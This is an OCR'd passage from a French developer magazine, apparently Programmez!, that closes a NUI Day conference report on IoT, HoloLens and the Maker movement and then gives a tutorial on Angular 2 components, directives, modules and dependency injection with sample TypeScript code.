


Fig.9

Conception .Net Gadgeteer

Nouvelles technologies émergentes

Durant cette session, Nicolas et Vincent sont revenus sur la définition de More Personal Computing, notamment l'utilisation de technologies innovantes pour créer des expériences connectées et efficaces.
Ils ont parcouru les usages pertinents et parfois futuristes de la reconnaissance vocale, des capteurs de mouvements (caméras ou bracelets) et de l'eye-tracking. Dans certain cas (comme pour les bracelets connectés), l'arrivée d'un périphérique n'est pas forcément l'ajout d'un usage, mais cela peut être aussi la transformation d'un usage déjà existant.
Pour finir en beauté, le public a eu le droit en avant-première à une explication détaillée du fonctionnement de casque Microsoft HoloLens et des premières impressions utilisateur suivi d'une séance de Questions/Réponses sans limite **Fig.7 et 8**.

Expériences intégrées avec l'IoT

Parce que les interfaces sont parfois plus naturelles quand elles ne se voient pas, nous avions également à cœur d'aborder avec cette thématique sous l'angle de l'Internet des objets – IoT et des objets connectés. Une session que nous avons menée dans une double optique.
Tout d'abord, présenter les technologies permettant au plus grand nombre de rapidement prototyper une solution connectée, grâce notamment à .NET Gadgeteer et encore à Windows 10 IoT Core avec sa déclinaison sur la célèbre Raspberry P i. **Fig.9**.
Au travers de quelques démonstrations, la création d'un objet connecté, impliquant quelques composants physiques (relais, LED, carte RFID, ...) et le recours aux services de reconnaissance d'images en ligne fournis par Oxford a ainsi pu être présentée.
Le second axe, volontairement plus industrialisé et professionnel, a permis de découvrir comment les interfaces naturelles peuvent pleinement exploiter nos 5 sens : l'entreprise Exhalia spécialisée dans les expériences olfactives a ainsi pu présenter son approche de l'Internet of Smells.
En savoir plus :
http://www.netmf.com/gadgeteer/
https://dev.windows.com/en-us/iot
http://www.exhalia.com/fr/




Fig.10

Le Robot InMoov

Innovation et mouvement maker

Pour finir, nous voulions présenter une nouvelle approche de l'innovation, basée sur les logiques de partage de connaissance, d'Open Innovation et d'exploitation intensive des outils communautaires pour imaginer et faire émerger de nouveaux produits ou services.
Au travers de l'intervention de Jean-Baptiste Le Clech, cette session a ainsi permis de présenter le mouvement Maker et ses manifestations phares, les « maker faire », grandes « kermesses » dédiées au « Do-It Yourself / Do-it Together » rassemblant bidouilleurs, designers et autres créateurs originaux autour de thématiques variées, à la croisée de l'impression 3D, du prototypage électronique et de la fabrication traditionnelle. Mais aussi, de découvrir via l'intervention de Gaël Langevin et son formidable projet InMoov, visant à fabriquer un robot humanoïde via de l'impression 3D.

Fig.10. Et enfin, de présenter au travers d'un panorama de solutions disponibles et de retours d'expériences (Afficheur connecté au Cloud, Distributeur interactif exploitant Kinect et .NET Gadgeteer, etc.), comment Microsoft accompagne et s'inscrit au sein du mouvement Maker en fournissant les outils et technologies utiles à la concrétisation de projets innovants exploitants les NUI !

En savoir plus :
http://makerfaire.fr/
http://inmoov.fr/

Se projeter dans l'avenir

N'oubliez pas que les technologies d'interaction naturelle ou NUI (vocale, gestuelle, ...) sont de plus en plus présentes. Intégrées aux PC, aux bornes ou aux autres périphériques, les utilisateurs attendront que toutes leurs actions et interactions soient simplifiées au maximum, intuitives, innées.
La démocratisation des outils de Machine Learning couplés à des systèmes embarqués de plus en plus puissants, ouvre la voie à des usages encore impensables il y a encore quelques années. A l'heure d'aujourd'hui, ce n'est plus la technologie qui nous freine, mais notre capacité à être créatif et à innover.
Le futur sera fantastique, ne manquez pas le rendez-vous. Nous, nous y serons c'est sûr ;)
En attendant, nous comptons sur vous pour l'édition 2016 du NUI Day !

Liens

Le site : http://www.nuiday.com/ (vidéos mises en ligne prochainement)
Les slides des sessions :
http://fr.slideshare.net/NUIDay
Les photos :
http://www.flickr.com/photos/nuiday/sets/72157662496728185/
Twitter : https://twitter.com/NUIDayFR

Angular 2, de la cave au grenier

Il n'est plus nécessaire de présenter AngularJS, premier du nom. Poussé par Google, ce framework de conception d'applications Web est l'un des plus répandus sur la toile et en entreprises. Néanmoins, malgré une communauté active et une version mineure 1.5 prometteuse, l'année 2015 n'a pas épargné ce populaire framework Javascript : nouveaux concurrents (ex: ReactJS), nouvelles briques natives performantes proposées par les navigateurs (ex: WebComponent, ShadowDOM), nouvelles architectures d'applications Web, etc. Sans compter une forte perte de flexibilité face aux changements : car avec une telle popularité, tout changement, aussi petit soit-il, a un très grand impact sur les nombreux utilisateurs : « petit pas pour le programme, grand pas pour la communauté».

Alexandre Hebert
Développeur full-stack

Dmytro Podyachiy
Développeur full-stack
Xebia

C'est dans ce contexte de flottement qu'émerge Angular 2. Dépossédé de son extension « .Js » et profiteur de Typescript (langage développé par Microsoft apportant un typage statique à Javascript) Angular 2 se concentre sur les API Javascript et les navigateurs de demain. En rupture quasi complète avec son prédécesseur, sa jeunesse lui permet d'évoluer très vite et de s'adapter à un écosystème Web en constante évolution.

TOUR D'HORIZON

En nous proposant Angular 2, Google tente ici de répondre à plusieurs problématiques majeures des applications Web d'aujourd'hui. Nos applications doivent désormais être toujours plus performantes, avoir la capacité d'émerger et d'évoluer rapidement pour s'adapter à de nouveaux types de terminaux (mobiles, tablettes, montres) ou encore se reposer sur des API natives en plein essor.

Pour pallier ces besoins, Angular 2 se repose sur plusieurs principes / concepts fondateurs :

- **Approche modulaire** adaptée aux nouveaux types de terminaux lui permettant de réduire son empreinte mémoire tout en améliorant ses performances ;
- **Exploitation des nouveaux standards du Web** et des briques natives des navigateurs (« Shadow DOM », « Observables », ...) augmentant la richesse de ses fonctionnalités ;
- **Utilisation de la dernière version de Javascript** (ES6 + types + décorateurs) lui permettant d'accroître la productivité des équipes de développement.

TypeScript

Pourquoi ?

Pour la petite histoire, les développeurs d'Angular avaient dans un premier temps parié sur AtScript, surcouche à ES6, écrite par leurs soins. Avec l'intégration des décorateurs au transpileur de TypeScript, c'est finalement vers ce dernier que l'équipe s'est tournée.

La principale motivation de ce choix technique de la part des ingénieurs de Google est la fréquence importante de leurs très nombreux refactorings de code, et ce à grande échelle ; on parle de dizaines de milliers de lignes de code. Par ailleurs, TypeScript est très largement supporté par l'ensemble des IDE (outils de développement modernes), ne souffrant ainsi d'aucun problème de coloration syntaxique, ou d'aides à la saisie.

Enfin, TypeScript embarque avec lui l'ensemble des traits de langage d'ES6, il est donc possible de prendre du code ES6 et de le transpiler en Javascript avec Traceur (ou Babel). Les compilateurs de TypeScript disposent généralement de nombreuses options de configuration, nous offrant un grand degré de personnalisation quant au code généré, tant au niveau du mode de runtime que du format.

Dois-je utiliser TypeScript ?

TypeScript n'est pas imposé, mais **son usage est encouragé. En effet,** il apporte de nombreuses **facilités de développement**, comme par exemple une complétion automatique beaucoup plus poussée et pertinente que pour du Javascript traditionnel. Par ailleurs, en imposant une syntaxe plus stricte et un **typage statique**, TypeScript redonne de la sémantique au code, le rendant par la même occasion **plus lisible et facile à maintenir**. À tous ces avantages s'ajoute un dernier apport incontournable : la capacité d'**injecter les dépendances par type** de paramètre et non plus par nom, comme le faisait AngularJS.

Néanmoins, si le TypeScript ne vous dit toujours rien, **vous pouvez encore utiliser ES6** dont la plupart des traits sont exploités par Angular, voire EcmaScript 5 pour les plus téméraires et barbus d'entre vous. Gardez tout de même à l'esprit qu'il vous faudra dès lors affronter l'instanciation des décorateurs et la définition des classes par prototypage à la main.

Navigateurs supportés et compatibilité

La **totalité des navigateurs dits « modernes » sont supportés**. Et quand bien même ces derniers n'embarquent pas encore toutes les API nécessaires, les API manquantes sont implémentées sous la forme de « polyfills ». Certaines d'entre elles sont même développées par la team d'Angular ! Une fois que les navigateurs les supporteront, les polyfills seront retirés.

Malgré tout, il vous faudra **tirer un trait définitif sur les versions d'Internet Explorer inférieures à 9**. Et même pour la version 9 d'IE, votre application risque de souffrir de très nombreuses limitations, dont une en particulier, et non des moindres : des performances médiocres.

Ceci étant dit, il semble naturel qu'un framework Web ne couvre pas l'ensemble des navigateurs possibles, d'autant plus qu'Angular 2 est basé sur certaines technologies récentes qui fonctionnent, mais dont le seuil de maturité n'est pas encore atteint.

Performances

Même s'il est encore un peu trop tôt pour effectuer des tests de performance complets, de nombreux blogs (MeteorJS, OAuth, etc.) ont effectué quelques tests pour nous. Le graphique met en exergue un doublement du nombre de rafraîchissements d'images par seconde entre Angular 1 et Angular 2, permettant à Angular de revenir dans la course : Fig.1.

Source : https://auth0.com/blog/2016/01/07/more-benchmarks-virtual-dom-vs-angular-12-vs-mithril-js-vs-the-rest/

Même si ReactJS termine souvent en tête, Angular 2 affiche dans certaines circonstances des performances jusqu'à cinq fois supérieures à celles de son prédécesseur, AngularJS. Ces chiffres sont autant de feux au vert que **de bonne augure pour la suite**.

Fonctionnalités principales

Il est dores et déjà possible d'utiliser de nombreuses briques d'Angular 2. Ces dernières sont découpées sous la forme de modules TypeScript. Nous n'allons pas toutes les passer en revue mais en voici quelques-unes parmi les plus importantes :

- Composants / templates : coeur d'Angular 2 comprenant - entre autres - les interfaces de définition des composants, de leurs vues, et de leurs interactions (événements et attributs) ;
- Formulaires : module de validation et soumission de formulaires auquel il est possible de greffer ses propres validateurs ;
- Injection de dépendances : module de gestion de dépendances par graphe, entièrement autonome et utilisable hors d'Angular ;
- Pipes : à l'instar d'Angular 1 et de ses filtres, Angular 2 expose un module de définition de « tuyaux » pour mapper des valeurs et traitements ;
- Routage (angular-new-router) : ensemble de composants permettant d'organiser les différents parcours utilisateur ;
- HTTP (angular/http) : surcouche Ajax basée sur des Observables plutôt que sur les promesses.

RUPTURE AVEC L'EXISTANT

Changements

Pour tenir toutes ces promesses séduisantes, Google a malheureusement été contraint de **faire table rase du passé**. Amateurs d'AngularJS : accrochez-vous ! Car **de très nombreux concepts disparaissent** pour ne jamais revenir. En voici une liste non-exhaustive :

- « Two-way data binding » : la création de cycle dans le graphe de détection des changements impliquait de nombreux problèmes de performance et de compréhension ;
- « Controllers » : désormais, les contrôleurs font partie intégrante du contexte « this » des composants, et les composants sont des classes ES6 ;
- « Scope / RootScope » : l'ensemble des attributs des directives sont maintenant liés au contexte « this » des composants par le biais de propriétés de classe ;
- « Watch / Observe / Apply / Digest » deviennent inutiles : la détection des changements est effectuée par Zone.Js ;
- « .module / .directive / .factory » : les dépendances sont injectées à partir de décorateurs et les imports sont effectués selon la syntaxe ES6.

Sans oublier que **de nombreuses directives deviennent obsolètes** même si certaines ont survécu au grand nettoyage. On retrouvera par exemple avec plaisir nos habituels « ng-if » et « ng-for », bien que parfois renommés.

Migration

Devant de tels changements, on est en droit de se poser la question suivante : **est-il possible de passer d'Angular 1 à Angular 2 ? Et si oui, comment ?**

Dure réalité

Le sujet reste sensible, même pour Google. Un bref coup d'oeil à la documentation fournie (https://angular.io/docs/ts/latest/guide/upgrade.html) nous fait vite déchanter et prendre conscience de l'ampleur de la tâche, voire de son impossibilité.




Fig.1

On ne va pas tourner autour du pot : en l'état, **il n'est pas possible d'automatiser complètement une migration** de l'ancienne version vers la nouvelle. En revanche, il est toujours envisageable d'**anticiper une telle migration**.

Cohabitation

Si vous êtes prêt à franchir le cap de la migration, le premier maître mot de votre parcours du combattant sera cohabitation. Pour commencer, il vous faudra **ajouter Angular 2 à votre base de code existante** et implémenter vos nouveaux composants en Angular 2. Soit dit en passant : **basculez en TypeScript** ! Lorsque vous devrez modifier vos anciens composants, profitez-en pour les migrer progressivement.

AngularJS 1.5

Il est également indispensable de migrer le code Angular 1.x en version 1.5. Cette nouvelle mouture d'AngularJS contient de nombreux utilitaires qui vont vous faciliter la vie pendant la migration. Parmi ces utilitaires, la version 1.5 embarque un module « angular.component ». Ce dernier vous permettra de déclarer des composants à la manière d'Angular 2, plutôt que des directives. De plus, il abstrait le code de la notion de « scope », omniprésente dans l'ancienne version d'Angular, et inexistante dans la suivante.

Guide de migration

Il existe de nombreuses autres techniques de préparation à une migration, dont la plupart se trouvent directement sur une page dédiée du site officiel d'Angular 2. La documentation y est aussi touffue que complète.

SOUS LE CAPOT

Composants

Principe général

Avec AngularJS, nous avons assisté à l'avènement des directives et de leurs contrôleurs associés. Contrôleurs que l'on pouvait également rattacher à des routes dotées de vues. En Angular 2, les contrôleurs ont tout bonnement disparu. Dès lors, comment construit-on nos applications Angular ?

En utilisant des composants !

Les composants sont la **pierre angulaire du framework**. En plus de leur arbre de dépendances, les **composants décrivent de manière exhaustive** l'ensemble de leurs **interactions** avec d'autres composants. Ces interactions sont définies par le biais d'une riche API d'entrées / sorties.

Structure arborescente

Une application Angular 2 est constituée d'un ensemble de composants

imbriqués qui forment ensemble **une structure arborescente**. Un **unique composant racine** doit être fourni au démarrage de l'application, à la charge d'Angular 2 d'instancier récursivement l'ensemble des composants fils : Fig.2.

Déclaration d'un composant

Angular 2 a décidé de tirer profit de l'introduction des classes en ES6. Un composant se résume ainsi à **une simple classe Javascript** ! Néanmoins, pour indiquer à Angular 2 qu'il s'agit bien d'une classe de composant, il est nécessaire d'y rattacher l'annotation « @Component ». On obtient donc le code suivant :

```
@Component({ selector: 'my-component' })
class MyComponent {}
```

Les vues

Pour le moment, notre composant ne fait strictement rien. En effet, pour exister sur notre page, il a besoin d'une vue. À cet effet, l'annotation « Component » expose un attribut « template » qui va nous permettre d'**ajouter du code HTML à notre composant**, un ensemble de balises qui, manipulées par l'intermédiaire du composant, seront ajoutées au DOM par Angular. Avec notre vue, notre annotation « Component » s'enrichit ainsi :

```
@Component({
  selector: 'my-component',
  template: '<p>Composant</p>'
})
```

A noter qu'il existe plusieurs alternatives à cette syntaxe :

- L'utilisation de l'attribut « templateUrl » pour externaliser notre code HTML dans un fichier séparé ;
- L'import de l'annotation « View » pour déclarer notre vue à part ;
- Ou encore l'exploitation des back-quotes ES6 (« ` ») pour déclarer des chaînes de caractères sur plusieurs lignes, indispensable lorsque le code HTML grossit.

Doté de sa vue, le composant peut désormais être ajouté à notre page HTML. L'attribut « selector : 'my-component' » de l'annotation « Component » spécifie le nom de la balise de notre composant :

```
<my-component></my-component>
```

Conformité avec les WebComponents

Une fois instanciée, la vue d'un composant est immédiatement inclue dans le ShadowDOM de l'élément parent dudit composant. Outre les avantages non négligeables en termes de performance et de design, l'utilisation du ShadowDOM prouve une nouvelle fois la volonté d'Angular de **se conformer au standards émergeants du Web**.

Communication inter-composants

Nos composants nécessitent des interactions avec le monde extérieur. Pour y parvenir, Angular 2 met à notre disposition **deux API distinctes**. **L'une pour les données en entrée des composants, et l'autre pour les évènements en sortie**.

Entrées : les propriétés

Lorsqu'un composant père veut transmettre des informations à l'un de ses composants fils, ce dernier doit exposer une « entrée ». En Angular, cette entrée est représentée par **une propriété de noeud dans le DOM**.




Fig.2

Représentation typique d'une arborescence de composants.

Rappel : une propriété d'un noeud du DOM représente sa valeur effective en mémoire, tandis que l'attribut ne décrit qu'une valeur d'initialisation dans le HTML. Angular manipule les propriétés d'un noeud directement en mémoire, et non ses attributs.

Si l'on reprend notre exemple « MyComponent », déclarer une propriété d'entrée de notre composant revient à ajouter un membre avec l'annotation « @Input » à notre classe Javascript :

```
@Input() model:string;
```

Pour lui transmettre une valeur, il nous suffit ensuite de modifier le HTML ainsi :

```
<my-component [model]="expression"></my-component>
```

La présence des crochets à gauche signifie que l'on va trouver une expression Angular à droite. Le résultat de l'évaluation de cette expression sera assigné à la propriété « model » de notre noeud. Les crochets lèvent également l'ambiguïté inhérente à AngularJS, où l'on ne pouvait distinguer les propriétés contenant des expressions, de celles contenant de simples valeurs, ou encore de celles exposant des événements.

Sorties : les événements

Dorénavant, si un composant fils désire communiquer de l'information à son composant parent, il doit passer par les événements. À l'instar des propriétés, les événements doivent être déclarés au sein de la classe de notre composant, cette fois-ci en utilisant l'annotation « @Output » :

```
@Output() event:EventEmitter = new EventEmitter();
```

Vous noterez l'utilisation de la classe « EventEmitter », cette dernière nous expose une méthode « .next([value]) » nous permettant d'envoyer un évènement directement au composant père abonné. Au niveau du composant père, le HTML se trouvera donc modifié de la sorte :

```
<my-component [model]="expr" (event)="onEvent()">
</my-component>
```

Dans notre exemple, « onEvent() » sera exécuté pour chaque nouvel évènement ! Les parenthèses autour de l'attribut « event » indiquent qu'il s'agit bien d'un événement, et pas d'une propriété !

En résumé Fig.3.

Aller plus loin...

Combinés, propriétés et évènements forment une API générique de communication entre nos différents composants. À tel point qu'il est même




Fig.3

possible de les utiliser pour les propriétés HTML natives. Par exemple pour définir l'attribut « [src] » d'une image, ou encore pour déclarer un handler à l'événement « (click) » ! Voilà pourquoi de nombreuses directives d'AngularJS (ng-hide, ng-click, ng-focus, ...) n'ont plus de raison d'être !

Directives

À la différence d'AngularJS où les directives sont équivalentes aux composants, les directives d'Angular 2 peuvent être vues comme des **composants orphelins de tout template**, c'est-à-dire **sans aucune vue** associée. Il existe deux types de directives : les « attribute directives » et les « structural directives ».

Attributes directives

Comme leur nom l'indique, ces directives portent sur des attributs d'un élément du DOM. Elles sont très utiles si l'on souhaite **apporter des modifications de comportement ou d'apparence à un élément du DOM**, sans pour autant créer de nouveaux éléments.
Prenons comme exemple la directive « ngStyle » qui va nous permettre de modifier le style d'une balise à la volée. Il en va de même pour la directive « ngClass » qui va modifier directement les classes CSS appliquées à une balise. Tout comme pour nos composants, les directives sont de simples classes Javascript sur lesquelles l'on ajoute l'annotation « @Directive » de la manière suivante :

```
@Directive({selector: '[myDirective]'})
class MyDirective {
    constructor(private el: ElementRef) {}
}
```

En examinant attentivement ce code, on s'aperçoit que le constructeur de notre directive prend en paramètre une référence sur un élément du DOM. Il s'agit en fait de la référence de l'élément sur lequel nous avons appliqué la directive :

```
<div myDirective></div>
```

Il est désormais possible de modifier notre élément « » directement depuis notre code TypeScript !
Maintenant, imaginons que nous ayons besoin de paramétrer cette directive en lui transmettant une valeur. Cela se fera par l'intermédiaire de l'attribut « myDirective » et avec l'emploi des crochets, exactement de la même manière que pour les propriétés de composants :

```
<div [myDirective]="expr"></div>
```

Notre classe de directive devra également être modifiée :

```
class MyDirective {
  @Input('myDirective') myParameter:string;
  constructor(private el: ElementRef) {}
}
```

Le tour est joué, notre directive peut désormais faire varier son comportement en fonction de la valeur du paramètre « myParameter ».

Structural directives

Derrière cette formulation quelque peu crispante se cachent en fait des directives usuelles telles que « ngIf » et « ngFor ». Ces directives sont capables d'**agir directement sur le DOM en y ajoutant ou en y supprimant des éléments**.

Nous ne nous attarderons pas sur leur implémentation qui peut s'avérer fastidieuse, mais étudions toutefois comment exploiter la directive « ngIf ». Pour rappel, cette directive a pour but de supprimer ou d'ajouter un élément du DOM en fonction du résultat d'une expression :

```
<div *ngIf="false">Je n'existe pas dans le DOM !</div>
```

On peut remarquer que l'attribut « ngIf » est préfixé par une astérisque « * ». Il en va de même pour l'ensemble des « structural directives ». Pourquoi cette syntaxe ? Simplement afin de déterminer d'un simple coup d'oeil qu'il s'agit bien d'une « structural directive », sans avoir besoin de farfouiller dans le code Javascript.

Modules

Une fois n'est pas coutume, ici aussi Angular 2 se distingue de son prédécesseur. On abandonne les « angular.module([...], ...) » au profit des **imports d'ES6** ! En effet, cette dernière version de Javascript embarque directement un mécanisme de gestion de modules, alors pourquoi s'en priver ? Deux nouvelles constructions syntaxiques sont mises à notre disposition :

« **export** {*somethings*} [**from** *'somewhere'*] » ;
« **import** {*somethings*} [**as** *alias*] **from** *'somewhere'* ».

Pour exposer un module, rien de plus simple, exportons-en directement l'ensemble des classes, fonctions, constantes, etc. qu'il contient, et que l'on veut partager avec d'autres modules. Prenons l'exemple d'un module « my-module.ts » qui contient nos composants et directives :

```
export {MyComponent, MyDirective};
```

Les importer ailleurs dans son application revient à écrire le code suivant :

```
import {MyComponent, MyDirective} from 'my-module';
```

Petite précision : les dépendances entre nos modules sont validées à la compilation / transpilation, puis résolues à l'exécution.

Injection de dépendances

Concept

L'injection de dépendances est un design pattern incontournable lorsque l'on souhaite développer une application à la fois volumineuse et modulaire. Avec ce design pattern, les composants n'ont pas besoin de connaître la manière dont sont créées leurs dépendances. AngularJS en a fait l'une de ses fonctionnalités phare. Et même si certains aspects de ce mécanisme ont été revus et corrigés pour Angular 2, le principe sous-jacent reste inchangé.

L'injection de dépendances d'Angular 2 est constituée des trois concepts essentiels :

- Dépendance : classe définissant des comportements que l'on veut injecter dans nos divers composants et services ;
- Injecteur : représenté par la classe « Injector », l'injecteur nous fournit les APIs permettant de créer un arbre des dépendances ;
- Provider (fournisseur) : comparable à un livre de recettes de cuisine, le provider précise à l'injecteur comment créer une dépendance.

Implémentation

En Angular 2, chaque composant est responsable de son propre injecteur. A l'instar des composants et de leurs dépendances, **les injecteurs forment une structure arborescente** dont l'injecteur racine est instancié au démarrage de l'application. Ainsi, **chaque composant fils peut accéder aux dépendances déclarées par ses parents**, sans que la réciproque ne soit vraie. A titre de comparaison, le mécanisme est identique à la chaîne de prototypes de JavaScript.

Ce système d'injection de dépendances nous laisse une grande amplitude de mouvement quant au **choix de la visibilité que l'on veut donner à nos différentes dépendances**. Nous pouvons définir jusqu'à quel niveau un injecteur fils peut remonter pour trouver une dépendance donnée. Il est même possible de ne rendre accessible certaines dépendances que depuis les vues, dans l'optique de renforcer l'encapsulation de ces dernières.

L'équipe d'Angular a dépensé beaucoup d'énergie à l'élaboration de ce système, avec pour objectif d'en simplifier l'usage, en masquant sa **forte complexité derrière quelques annotations et quelques classes**. Il est à noter que l'ensemble de l'API d'injection de dépendances d'Angular 2 a été conçu indépendamment des autres briques du framework !

Cas d'utilisation

Prenons un exemple trivial de composant racine :

```
@Component({
  selector: 'app',
  template: '<h1>Hello {{ name }}!</h1>'
})
class App {
  constructor() {
    this.name = "World";
  }
}
bootstrap(App);
```

Hormis l'instruction « bootstrap(App) » qui nous permet de démarrer notre application Angular, le reste du code ne comporte rien de surprenant. Néanmoins, la présence de l'attribut « name » à ce niveau de l'application nous dérange. Nous aimerions donner la responsabilité de cet attribut à un autre composant. Pour y parvenir, Angular 2 met à notre disposition un concept simple : **les services**.

Déclaration d'un service

Les services sont implémentés sous la forme de classes ES6 :

```
class NameService {
  constructor() {
    // peut être récupéré de manière asynchrone
    this.name = 'Programmez!';
  }
  getName() {
    return this.name;
  }
}
```

Dans notre exemple, notre service « NameService » expose une méthode « getName() » depuis laquelle il est possible de récupérer le nom de notre application.
Pour offrir ce service à notre classe « App », nous devons le rendre injectable. C'est-à-dire l'ajouter à l'injecteur racine que nous abordions tout à l'heure. La méthode « bootstrap » prend comme deuxième paramètre une liste de fournisseurs de dépendances (les providers). Ces derniers seront immédiatement transmis à l'injecteur racine lors de sa création :

```
bootstrap(App, [NameService]);
```

A compter de ce moment, le service « NameService » est ajouté à notre injecteur racine et devient injectable.
Pour l'utiliser au sein de notre application nous pouvons l'injecter dans le constructeur de notre composant « App » :

```
class App {
  constructor(nameService: NameService) {
    this.name = nameService.getName();
  }
}
```

Précisons toutefois que l'instance de notre service est stockée dans notre injecteur racine et qu'elle est par conséquent injectable à l'intérieur de l'ensemble de nos composants, partout dans l'application : cette solution fonctionne donc convenablement, mais il ne s'agit pas d'une bonne pratique.

Utilisation des providers

Pour configurer les dépendances à injecter, l'approche préconisée par l'équipe d'Angular 2 est d'enregistrer le provider directement dans le composant qui en dépend. Pour cela, nous utilisons la propriété « providers » du décorateur « @Component ». Au même titre que le second paramètre de la fonction « bootstrap() », cette propriété configure l'injecteur de notre composant « App » :

```
@Component({
 selector: 'child',
 providers: [NameService, ...]
})
```

Dans ce dernier exemple de code, vous pouvez vous demander ce que cette liste des classes de services peut bien avoir de commun avec la notion de provider. En effet, l'attribut « providers » semble relativement mal nommé. Pourtant, ce code est tout à fait exact : il s'agit de facto d'une syntaxe abrégée. La manière plus verbeuse de décrire la liste des providers est la suivante :

```
providers: [provide(NameService, {useClass: NameService})]
```

La fonction provide() prend deux arguments :

- Le token (clef) qui sert à enregistrer puis localiser le provider ;
- L'objet de définition du provider : notre fameuse « recette de cuisine ».

En résumé, les providers nous permettent non seulement d'indiquer à l'injecteur quelles sont les dépendances utilisées dans l'application, mais aussi de configurer l'instanciation desdites dépendances, c'est-à-dire la façon dont elles sont créées.

Personnalisation de l'injecteur

Recette « useClass »

Quand est-il nécessaire d'employer la syntaxe verbeuse « useClass » ? Et à quoi bon écrire provide(Foo, {useClass: Foo}) si nous pouvons juste utiliser « Foo » ? Dans la plupart des cas nous n'aurons besoin que de la syntaxe simplifiée. Cependant, la syntaxe verbeuse est autrement plus puissante :

```
provide(NameService, {useClass: OtherNameService})
```

Oui, il est possible d'utiliser n'importe quelle classe ! Dans l'exemple ci-dessus, nous lions la classe NameService à la classe OtherNameService. Autrement dit, lorsque nous demanderons un objet de type NameService nous recevrons une instance de OtherNameService. Non seulement cela nous permet d'éviter les collisions des noms, mais cela nous permet également de lier des implémentations concrètes différentes de nos types injectables.

Autres recettes

Mise à notre disposition par Angular 2, la recette « useClass » n'est que l'une des quatre méthodes de création de dépendances.

Valeurs

Nous pouvons directement fournir une valeur à notre provider :

```
provide(Name, {useValue: 'Hello World'})
```

Cette recette est parfaitement adaptée aux constantes de configuration.

Alias

Il est également possible de créer un alias d'un injectable vers un autre :

```
provide(Name, {useValue: 'Hello World'})
provide(HelloWorld, {useExisting: Name})
```

Fabriques

Lorsque nous utilisons la recette « useClass » l'injecteur nous fournit une instance singleton de notre dépendance. Si nous voulons une nouvelle instance de dépendance à chaque injection, il suffit d'utiliser la recette {useFactory: function} :

```
provide(NameService, {useFactory: () => {
   return () => new NameService()
}})
```

AUTRES FONCTIONNALITÉS

